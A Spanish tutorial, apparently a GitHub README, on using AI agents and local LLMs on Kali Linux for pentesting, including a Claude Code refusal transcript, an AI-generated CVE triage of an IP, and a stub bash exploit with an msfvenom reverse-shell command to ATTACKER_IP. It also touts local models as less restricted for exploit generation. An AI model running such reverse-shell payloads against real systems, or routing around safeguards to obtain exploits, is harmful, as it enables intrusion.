
Gemini CLI — IA de Google integrada de forma nativa en Kali Linux como herramienta de terminal (CLI) con **Function Calling**, lo que permite interacción directa con los dispositivos, comandos y conexión de la máquina.

Paquetes disponibles en Kali:

Paquete	Descripción
gemini-cli	Cliente CLI principal de Gemini
llm-tools-nmap	Integración de Nmap con LLM
mcp-kali-server	Servidor MCP para herramientas Kali

```
# Instalar paquetes en Kali Linux


sudo apt install gemini-cli llm-tools-nmap mcp-kali-server
```

Claude Code:

Claude Code es un agente de programación autónomo, integrado que trabaja directamente desde terminal(Cli), editando archivos, ejecutando comandos y escribiendo código Basta con darle instrucciones en lenguaje humano natural ("analiza las vulnerabilidades de esta IP" o "ordena las vulnerabilidades CVE de este portal web") y se encarga de planificar, ejecutar y mostrar los comanodos y pruebas que realiza

#	Compañía	IA	Modelos
1	Anthropic	Claude Code	Opus 4.8, Sonnet 4.6, Haiku 4.5, Mythos Preview, Fable 5, Mythos 5, Mythos oceanus-v1-p

Claude Code + Kali Linux (Ofensive IA)



```
(root@ hacking) - [/home/antonio/IA]
# claude --model claude-3-haiku-20240307
--- Claude Code v2.1.119 ---

Welcome back hackingyseguridad!

      ████████
      ██████████
      ███ ███
      claude-3-haiku-20240307 · API Usage Billing ·
      hackingyseguridad's Individual Org
      /home/antonio/IA

Tips for getting started
Run /init to create a CLAUDE.md file with instructions for Claude

Recent activity
No recent activity

? for shortcuts
```

Claude Code — IA de Anthropic disponible desde la terminal (CLI) con alta capacidad de análisis. Opera de forma **agéntica**: no es un simple emulador o sandbox, sino que interactúa con herramientas, ejecuta scripts, analiza código, vulnerabilidades lógicas complejas, corrupción de memoria y fallos estructurales en sistemas operativos, navegadores (como Firefox) y protocolos de red. Simula el comportamiento de un atacante y analiza las respuestas del sistema para validar si un fallo descubierto es realmente explotable.

Claude Code, requiere un plan (Pro, Max, Team, Enterprise) o facturación por consola/API; - ninguna modalidad es gratis!

Claude Code, permite instalar **Skills** (Plugins) para añadir habilidades y especificaciones para un uso concreto en el modelo IA, por ejemplo SKILLS en análisis de vulnerabilidades o hacking ofensivo.

También disponible: **Claude Code Security** y **Claude Mythos** (modelo de frontera avanzado).

```
Claude Code v2.1.128
mythos-preview · API Usage Billing
/home/antonio/IA

I'm looking at the HTTP/2 frame handling in hackingyseguridad.com. Find a request-smuggling or
desync primitive in the header parsing path, then write a working PoC and fire it against the
edge!
• I can't help with this. You're asking me to find a vulnerability and then actively exploit it
against live infrastructure ("fire it against the edge") – that's offensive action against a
real system, and nothing here establishes you're authorized to attack it.

If you're doing legitimate security work on hackingyseguridad.com, I can help with the
defensive side:
- Audit the code – I can run a structured review of the HTTP/2 frame/header parsing path for
desync and smuggling primitives, and produce a findings report (the security-audit skill is
built for exactly this).
- Explain the attack class – walk through how H2-H1 downgrade desyncs, :authority vs Host
confusion, header injection via pseudo-headers, or CL/TE ambiguity typically manifest, so you
know what to look for.
- Write tests, not exploits – build test cases that exercise the parser against malformed
frames in a local/isolated harness, not against production.

If this is an authorized engagement (red team, bug bounty in scope, you own the edge), tell
me the context and what proof of authorization looks like, and we can talk about how far I
can go. But I won't write a PoC and launch it at a target on a bare request.

Want me to start with the code audit?
```

Instalación de Claude Code

Instalar Claude Code

```
curl -fsSL https://claude.ai/install.sh | bash
```

Añadir al PATH (zsh)

```
echo 'export PATH="$HOME/.local/bin:$PATH"' >> ~/.zshrc && source ~/.zshrc
```

Verificar versión

```
claude --version
```

Iniciar

```
claude
```

Archivo CLAUDE.md — Preconfiguración

- **CLAUDE.md**, archivo de configuración en la raíz del proyecto. Rige a Claude Code cómo comportarse en ese proyecto: reglas, contexto, convenciones de código, comandos comunes, etc. Actúa como "instrucciones permanentes" que Claude lee automáticamente.

Se puede crear un fichero **CLAUDE.md** con los requisitos y parámetros de configuración específicos para la automatización, web, API o aplicativo que se quiera construir con Claude.

SKILL.md (habilidades)

- **SKILL.md** (habilidades), capacidades especializadas y herramientas que Claude Code puede ejecutar bajo demanda. Se añade información adicional, contexto y se establece los requisitos y especificaciones previas. Son como plugins o herramientas que extienden lo que Claude puede hacer más allá de solo conversar.

el tamaño del contexto y del Prompt en un formulario Web de un portal de Inteligencia artificial (IA), **tiene un tamaño limitado**, por eso es mejor usar SKILL.md, que permite mayor escalabilidad, instrucción bajo demanda, ahorro de tokens en el prompt, mantenimiento, Recuperación inteligente (RAG) fragmentos necesarios, ..

Las Skills son los requisitos específicos o información adicional que se dota a la IA. Hay dos tipos:

Tipo	Descripción
Skills de capacidad	Tarea específica y concreta
Skills secuenciales	Automatización encadenada de pasos

Skill es un archivo .md (formato markdown) que se instala en el proyecto, para especificaciones en una tarea, de forma global o para una tarea específica.

Plugging son varios archivos dentro de una carpeta, .md.. html, .json , ... con las herramientas que le damos a Claude Code para una tarea.

Estructura de Skills recomendada para Pentesting:

IA/

└─ .claude/

└─ README.md

└─ skills/

└─ recon/

└─ SKILL.md # Reconocimiento y enumeración

└─ Vuln/

└─ SKILL.md # Detección de vulnerabilidades

└─ POC/

└─ SKILL.md # Pruebas de concepto

```
└─ Exploit/
  └─ SKILL.md    # Explotación
    └─ report/
      └─ SKILL.md    # Generación de informes
```

Cómo usar una Skill en Claude Code:

En la ventana de contexto podemos poner un PROMPT con una limitación máxima de caracteres , para poder dar mas especificaciones / requisitos previos amplios e instrucción muy detalladas de mucha potencia usaremos CLAUDE.md y SKILLS, P.ej.:

carga, lee los ficheros: resultadofqdn.xml resultadored.xml resultadoweb.xml, en la carpeta: /home/antonio/IA/ejemplo/3/

usa la SKILL global en: /home/antonio/IA/CLAUDE.md

usa la SKILL de recon en: /home/antonio/IA/.claude/skills/recon/SKILL.md

usa la SKILL de ordenar vulnerabilidades en:
/home/antonio/IA/.claude/skills/Vuln/SKILL.md

usa la SKILL para pruebas de concepto en:
/home/antonio/IA/.claude/skills/POC/SKILL.md

usa la SKILL para explotación de vulnerabilidades en:
/home/antonio/IA/.claude/skills/Exploit/SKILL.md

usa la SKILL para el informe final en:
/home/antonio/IA/.claude/skills/report/SKILL.md

Vulnerabilidades

```

Claude Code v2.1.170
gemma4:3lb-c1oud · API Usage Billing
/home/antonio/IA

⚠ Both ANTHROPIC_AUTH_TOKEN and /login managed key set - auth may not work as expected
  · to use ANTHROPIC_AUTH_TOKEN: claude /logout
  · to use /login managed key: Unset the ANTHROPIC_AUTH_TOKEN environment variable.

cargar ficheros: resultadofqdn.xml resultadored.xml resultadoweb.xml en la carpeta /home/antonio/IA/ejemplo/3/ y usa la SKILL /home/antonio/IA/

Thought for 2m 12s, searched for 1 pattern, read 4 files, ran 1 shell command

● Analizando los ficheros de escaneo proporcionados en /home/antonio/IA/ejemplo/3/ siguiendo la metodologia de la skill vuln-classifier, presento e
Análisis Técnico de Puertos y Servicios

```

Puerto/Proto	Servicio	Versión	CVE	CVSS	Severidad	Exploit Disponible	Explotable	Vector de Ataque
22/tcp	SSH	OpenSSH 8.7	[Múltiples]	10.0	CRÍTICA	GitHub	Si	Red
22/tcp	SSH	OpenSSH 8.7	CVE-2023-38408	9.8	ALTA	GitHub/PacketStorm	Si	Red
22/tcp	SSH	OpenSSH 8.7	CVE-2024-6387	8.1	ALTA	GitHub	Si	Red
21/tcp	FTP	Pure-FTPD	N/A	N/A	MEDIA	N/A	Si (Anon)	Red
53/tcp	DNS	BIND 9.16.23	CVE-2023-6516	7.5	ALTA	No confirmado	No	Red
80/tcp	HTTP	Apache	N/A	N/A	BAJA	N/A	No	Red
443/tcp	HTTPS	nginx 1.27.2	N/A	N/A	BAJA	N/A	No	Red
3306/tcp	MySQL	5.7.44-48	[INFERIDO]	7.5	ALTA	GitHub	Probable	Red

POC

```

---
CVE-2023-38408 | 9.8 | CRÍTICA | OpenSSH 8.7
Descripción: Vulnerabilidad en la carga de bibliotecas PKCS#11 que permite la ejecución de código remoto.
Afecta a: OpenSSH $le$ 9.3p1
Condición: Ssh-agent debe estar configurado para cargar bibliotecas PKCS#11.
Indicador: Ejecución de código arbitrario en el contexto del usuario que corre el agente.

-- VALIDACIÓN CON HERRAMIENTAS ESTÁNDAR -----
- Nmap: nmap -p 22 --script ssh-auth-methods 1.1.1.1 (Para verificar métodos de auth)
- Searchsploit: searchsploit CVE-2023-38408

-- ENLACES POC / EXPLOIT -----
- GitHub: CVE-2023-38408 POC (https://github.com/search?q=CVE-2023-38408+poc)
- NVD: CVE-2023-38408 (https://nvd.nist.gov/vuln/detail/CVE-2023-38408)

PASO 4 – Guía de Interpretación de Resultados

```

Resultado obtenido	Interpretación	Acción
230 Login successful (FTP)	✅ CONFIRMADO – Explotable	Documentar acceso y listar archivos
OpenSSH_8.7 en banner	⚠ CANDIDATO – Versión vulnerable	Ejecutar exploit de regreSSHion en entorno controlado
Connection Refused	⚠ FIREWALL / DOWN	Probar con -Pn en Nmap o cambiar IP de origen
403 Forbidden (HTTP)	❌ MITIGADO	El WAF (ModSecurity) está bloqueando los payloads

```

---
PASO 5 – Resumen de Evidencias (Plan de Validación)

```

CVE / Vulnerabilidad	Herramienta POC	Comando propuesto	Output esperado	Veredicto
Anon FTP	curl	./poc_ftp.sh 1.1.1.1	Lista de archivos	⏸ Pendiente
CVE-2024-6387	nc / banner	./poc_ssh_ver.sh 1.1.1.1	OpenSSH 8.7	⏸ Pendiente
CVE-2023-38408	searchsploit	searchsploit -m CVE-2023-38408	Código de exploit	⏸ Pendiente
CVE-2023-6516	dig	dig @1.1.1.1 version.bind chaos txt	Versión 9.16.23 Jump to bottom (ctrl+End) !	⏸ Pendiente

Exploits:

```
Metadata:
CVSS v3.1: 9.8 [CRÍTICA]
Tipo: RCE (Remote Code Execution)
Afecta: OpenSSH < 9.3p1
Auth requerida: No (via ssh-agent)
Red requerida: Remota
Facilidad: ★★★★★ Medio
Módulo MSF: Sugerido buscar en 'search openssh'
Fuentes públicas de exploit:
- NVD: CVE-2023-38408 (https://nvd.nist.gov/vuln/detail/CVE-2023-38408)
- PacketStorm: Search CVE-2023-38408 (https://packetstormsecurity.com/search/?q=CVE-2023-38408)

Exploit - Bash Shell (Carga de librería maliciosa):
#!/bin/bash
# CVE-2023-38408 - PKCS#11 RCE
# Uso: ./exploit_pkcs11.sh <TARGET_IP>
# Contexto: Auditoria autorizada únicamente

TARGET="$1"
# Generar librería maliciosa con msfvenom
# msfvenom -p linux/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4444 -f shared -o evil.so

echo "[*] Enviando solicitud de carga de librería PKCS#11 a $TARGET..."
# Simulación de envío de ruta de librería vulnerable
# En un ataque real, esto se hace a través de la conexión SSH solicitando la carga de un archivo remoto/local
echo "[!] Payload enviado. Esperando reverse shell en puerto 4444..."

Verificación de éxito:
- Recepción de conexión en el listener (nc -lvp 4444).
- Comando de verificación: whoami.

---
PASO 4 - Tabla Resumen Final
```

#	CVE / Vuln	CVSS	Tipo	Facilidad	Lenguaje exploit	Exploit-DB	Módulo MSF
1	Anon FTP	5.0	Info Disc	★★★★	bash	N/A	Sí
2	CVE-2024-6387	8.1	RCE	★★★★	python/C	Sí	Sí (Det)
3	CVE-2023-38408	9.8	RCE	★★★★	bash/C	Sí	No
4	CVE-2023-6516	7.5	DoS	★★★★	C / Scapy	Sí	No

Jump to bottom (ctrl+End) ↓

AGENTS

- **AGENTS.md** es el modo de funcionamiento autónomo donde Claude no solo responde preguntas, sino que ejecuta tareas complejas de principio a fin; instancias o roles que Claude adopta para tareas específicas. P.ej.: "actúa como experto en seguridad", "como revisor de código", "como arquitecto de software". Cada agente tiene un propósito, un contexto y un estilo de respuesta particular.

DeepSeek Coder

DeepSeek Coder — Modelo de lenguaje especializado en programación. En su versión base ejecutada localmente en terminal (CLI), suele ser menos restrictivo para generación de exploits o detección de bugs críticos.

Ejecutar via Ollama

ollama run deepseek-coder

Ollama

Ollama — Herramienta open source para descargar, ejecutar y gestionar modelos de lenguaje (LLMs) comprimidos, cuantizados y optimizados para ejecutar en local (CPU / GPU / MPU).

Catálogo de modelos disponibles: <https://ollama.com/search>

Instalar Ollama

curl -fsSL https://ollama.com/install.sh | sh

Ejecutar un modelo (run ejecuta el fichero en la nube, pull en local)

ollama run mistral

ollama run deepseek-coder

ollama run qwen3:latest

ollama run comanderanch/Linux-Buster

Mistral IA

```
root@hacking: /home/antonio/IA
# sh mistral.sh
>>> que habilidades tienes en ciberseguridad ?
Como asistente de Internet, no tengo habilidades prácticas en ciberseguridad. Sin embargo, puedo ofrecerte información sobre algunas características y habilidades comunes de los expertos en seguridad informática:

1. Ingeniería de seguridad (Security Engineering): Los expertos en seguridad informática pueden diseñar sistemas y redes que sean resistentes a ataques cibernéticos. También puede incluir la creación de políticas de seguridad para una organización.

2. Penetración (Penetration Testing): Esta práctica consiste en intentar simular un ataque contra un sistema informático con el fin de encontrar vulnerabilidades y reforzarlos.

3. Seguridad de red (Network Security): Los expertos en seguridad pueden proteger redes en su conjunto, desde los firewalls hasta la configuración de protocolos de seguridad como HTTPS o SSH.

4. Criptografía y cifras: La criptografía es un aspecto importante de la seguridad informática, ya que se utiliza para proteger la información almacenada y transmitida. Los expertos en seguridad deben tener conocimientos sobre cómo crear y utilizar claves seguras, y también sobre los protocolos de cifrado más modernos.

5. Respuesta a incidentes de seguridad (Security Incident Response): Los expertos en seguridad informática deben estar preparados para responder a ataques reales o potenciales contra sus sistemas informáticos. Esto puede incluir la investigación de los ataques, el aislamiento de las partes afectadas y la recuperación de la información perdida.

6. Análisis de datos (Data Analysis): Los expertos en seguridad deben ser capaces de analizar registros de eventos y datos para detectar signos de ataques cibernéticos o vulnerabilidades en sus sistemas informáticos.

7. Conocimiento de plataformas (Knowledge of Platforms): Los expertos en seguridad deben estar familiarizados con varias plataformas informáticas, incluidas operativos sistemas como Linux, Windows y macOS, así como programas y aplicaciones.

8. Conocimiento de software de seguridad (Knowledge of Security Software): Los expertos en seguridad deben estar familiarizados con diferentes herramientas de seguridad informática, como antivirus, firewalls, sistemas de identificación y autenticación y sistemas de protección contra intrusiones.

9. Conocimiento de protocolos de comunicación (Knowledge of Communication Protocols): Los expertos en seguridad informática deben estar familiarizados con diferentes protocolos de comunicación, como HTTP, FTP, SSH y SMTP, así como los aspectos de seguridad de cada uno.

10. Conocimiento de ataques (Knowledge of Attacks): Los expertos en seguridad informática deben estar familiarizados con diferentes tipos de ataques cibernéticos y cómo detectarlos. Esto incluye virus, malware, phishing, spam y DDoS attacks.

>>> Send a message (/? for help)
```

Mistral IA — Modelo sin restricciones para dar detalle del funcionamiento de vulnerabilidades CVE, PoC, Exploits y facilitar código para la explotación o enlaces a recursos.

Ejecutar Mistral en local con Ollama

ollama run mistral

Qwen 3.6

Qwen 3.6 — IA de Alibaba, especializada en programación y análisis de código.

⚠ Requiere aproximadamente **23 GB** de espacio en disco.

Ejecutar Qwen3 con Ollama

ollama run qwen3:latest

Comparativa de Herramientas

Herramienta	Tipo	Restricciones	Función Calling	Especialización
Gemini CLI	Cloud/Local	Media	✓ Kali nativo	General + seguridad
Claude Code	Cloud	Alta	✓ Agéntico	Análisis + Skills
DeepSeek Coder	Local	Baja	✗	Programación
Mistral (Ollama)	Local	Muy baja	✗	General
Qwen 3.6	Local	Baja	✗	Programación

Referencias

- <https://ollama.com/>
- <https://docs.ollama.com/integrations/claude-code#recommended-models>
- <https://github.com/deepseek-ai/DeepSeek-Coder/>
- <https://github.com/anthropics/knowledge-work-plugins>
- <https://claude.com/product/claude-security#public-beta>
- <https://docs.openclaw.ai/start/getting-started>
- <https://www.kali.org/tools/gemini-cli/>
- <https://github.com/bugbasesecurity/pentest-copilot>

- <https://github.com/hackingyseguridad/IA/blob/main/CONSOLA.md#cloude-code>

hackingyseguridad.com — <http://goo.gl/ID8XBX>